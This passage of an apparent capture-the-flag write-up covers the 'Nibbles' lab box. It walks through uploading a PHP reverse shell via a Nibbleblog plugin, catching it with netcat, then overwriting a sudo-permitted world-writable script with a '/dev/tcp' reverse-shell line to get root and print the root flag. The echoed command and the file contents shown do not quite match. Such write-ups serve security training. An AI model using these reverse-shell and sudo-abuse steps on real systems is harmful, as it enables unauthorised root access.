
Caption: my_image.php

Browse… No file selected.

Save changes

upload the reverse shell here and place a netcat listener on our Kali machine.

to trigger the php reverse shell, navigate to the /nibbleblog/content/private/plugins/my_image/ and click on image.php




10.10.10.75/nibbleblog/content/private/plugins/my_image/

Index of /nibbleblog/content/private/plugins/my_imag

Name	Last modified	Size	Description
Parent Directory		-	
db.xml	2024-09-15 00:19	274	
image.php	2024-09-15 00:19	5.4K	

Apache/2.4.18 (Ubuntu) Server at 10.10.10.75 Port 80




```
┌──(natasha㉿0xromanoff)-[~/Downloads]
└─$ nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.10.14.9] from (UNKNOWN) [10.10.10.75] 36408
Linux Nibbles 4.4.0-104-generic #127-Ubuntu SMP Mon Dec 11 12:16:42 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
 00:26:51 up 10:05,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=1001(nibbler) gid=1001(nibbler) groups=1001(nibbler)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
nibbler
$ /bin/bash -i
bash: cannot set terminal process group (1355): Inappropriate ioctl for device
bash: no job control in this shell
nibbler@Nibbles:/$ python3 -c 'import pty; pty.spawn("/bin/bash")'
python3 -c 'import pty; pty.spawn("/bin/bash")'
nibbler@Nibbles:/$ █
```

we get a reverse shell.

PRIVILEGE ESCALATION


we do sudo -l to see what the nibbler user has the permission to do.



```
nibbler@Nibbles:/home/nibbler/personal/stuff$ sudo -l
sudo -l
Matching Defaults entries for nibbler on Nibbles:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User nibbler may run the following commands on Nibbles:
    (root) NOPASSWD: /home/nibbler/personal/stuff/monitor.sh
nibbler@Nibbles:/home/nibbler/personal/stuff$ █
```


this means that,

1. The sudo configuration `(root) NOPASSWD: /home/nibbler/personal/stuff/monitor.sh` This means the nibbler user can run the specific monitor.sh script as root without a password.
2. If the reverse shell script is this monitor.sh file or if you can modify monitor.sh to include your reverse shell code, then you could potentially get a root shell when executing it with sudo.
3. To exploit this, you would need to:
    - Ensure your reverse shell code is in /home/nibbler/personal/stuff/monitor.sh
    - Execute it using: `sudo /home/nibbler/personal/stuff/monitor.sh`
4. If successful, the reverse shell connection you receive would have root privileges.



```
nibbler@Nibbles:/home/nibbler$ ls -al
ls -al
total 24
drwxr-xr-x 4 nibbler nibbler 4096 Sep 14 16:31 .
drwxr-xr-x 3 root    root    4096 Dec 10  2017 ..
-rw------- 1 nibbler nibbler    0 Dec 29  2017 .bash_history
drwxrwxr-x 2 nibbler nibbler 4096 Dec 10  2017 .nano
drwxr-xr-x 3 nibbler nibbler 4096 Dec 10  2017 personal
-r-------- 1 nibbler nibbler 1855 Dec 10  2017 personal.zip
-r-------- 1 nibbler nibbler   33 Sep 14 14:22 user.txt
nibbler@Nibbles:/home/nibbler$ 
```

we see that there is a personal.zip file . unzip it and go to the directory.




```
nibbler@Nibbles:/home/nibbler/personal$ ls
ls
stuff
nibbler@Nibbles:/home/nibbler/personal$ ls -al
ls -al
total 12
drwxr-xr-x 3 nibbler nibbler 4096 Dec 10  2017 .
drwxr-xr-x 4 nibbler nibbler 4096 Sep 14 16:31 ..
drwxr-xr-x 2 nibbler nibbler 4096 Sep 14 17:00 stuff
nibbler@Nibbles:/home/nibbler/personal$ cd stuff
cd stuff
nibbler@Nibbles:/home/nibbler/personal/stuff$ ls -al
ls -al
total 12
drwxr-xr-x 2 nibbler nibbler 4096 Sep 14 17:00 .
drwxr-xr-x 3 nibbler nibbler 4096 Dec 10  2017 ..
-rwxrwxrwx 1 nibbler nibbler   51 Sep 14 17:24 monitor.sh
nibbler@Nibbles:/home/nibbler/personal/stuff$ 
```

we find a monitor.sh script . initially when we run /home/nibbler/personal/stuff/monitor.sh some bunch of data comes up displaying hardware information. we run it 2 to 3 times and the same thing happens.

we open the file and see that the script is made to display that information.


we edit the script by placing a bash script in the file.

```
echo "sh -i >& /dev/tcp/10.10.14.9/9001 0>&1" > monitor.sh
```



```
nibbler@Nibbles:/home/nibbler/personal/stuff$ cat monitor.sh
cat monitor.sh
bash -c 'bash -i >& /dev/tcp/10.10.14.9/9001 0>&1'
nibbler@Nibbles:/home/nibbler/personal/stuff$ 
```

now the monitor.sh has the bash script which gives the reverse shell.




```
nibbler@Nibbles:/home/nibbler/personal/stuff$ sudo ./monitor.sh
sudo ./monitor.sh
```

essentially what is happening here is that the user nibbler is allowed to run the command /home/nibbler/personal/stuff/monitor.sh as a root(without a password) this means that any content in the file can be replaced to get the reverse shell. therefore if we run the same /home/nibbler/personal/stuff/monitor.sh command, we will again get nibbler user's shell.

Now since this same command is allowed to be run without a password, we can use the same command with sudo privileges and it won't ask us for a password.

sudo /home/nibbler/personal/stuff/monitor.sh

therefore, now when we run the script with the sudo privileges, we get the root shell.



```
┌──(root㉿0xromanoff)-[~/Documents]
└─# nc -nvlp 9001
listening on [any] 9001 ...
connect to [10.10.14.9] from (UNKNOWN) [10.10.10.75] 55258
root@Nibbles:/home/nibbler/personal/stuff# ls -al
ls -al
total 12
drwxr-xr-x 2 nibbler nibbler 4096 Sep 14 17:00 .
drwxr-xr-x 3 nibbler nibbler 4096 Dec 10  2017 ..
-rwxrwxrwx 1 nibbler nibbler   51 Sep 14 17:24 monitor.sh
root@Nibbles:/home/nibbler/personal/stuff# cd root
cd root
bash: cd: root: No such file or directory
root@Nibbles:/home/nibbler/personal/stuff# cd /
cd /
root@Nibbles:/# cd root
cd root
root@Nibbles:~# ls -al
ls -al
total 32
drwx------  4 root root 4096 Sep 14 14:22 .
drwxr-xr-x 23 root root 4096 Dec 15  2020 ..
-rw-------  1 root root    0 Dec 29  2017 .bash_history
-rw-r--r--  1 root root 3106 Oct 22  2015 .bashrc
drwx------  2 root root 4096 Dec 10  2017 .cache
drwxr-xr-x  2 root root 4096 Dec 10  2017 .nano
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
-rw-------  1 root root 1091 Dec 15  2020 .viminfo
-r--------  1 root root   33 Sep 14 14:22 root.txt
root@Nibbles:~# cat root.txt
cat root.txt
6b053ab1fd5f971767223df0d15ceaef
root@Nibbles:~# █
```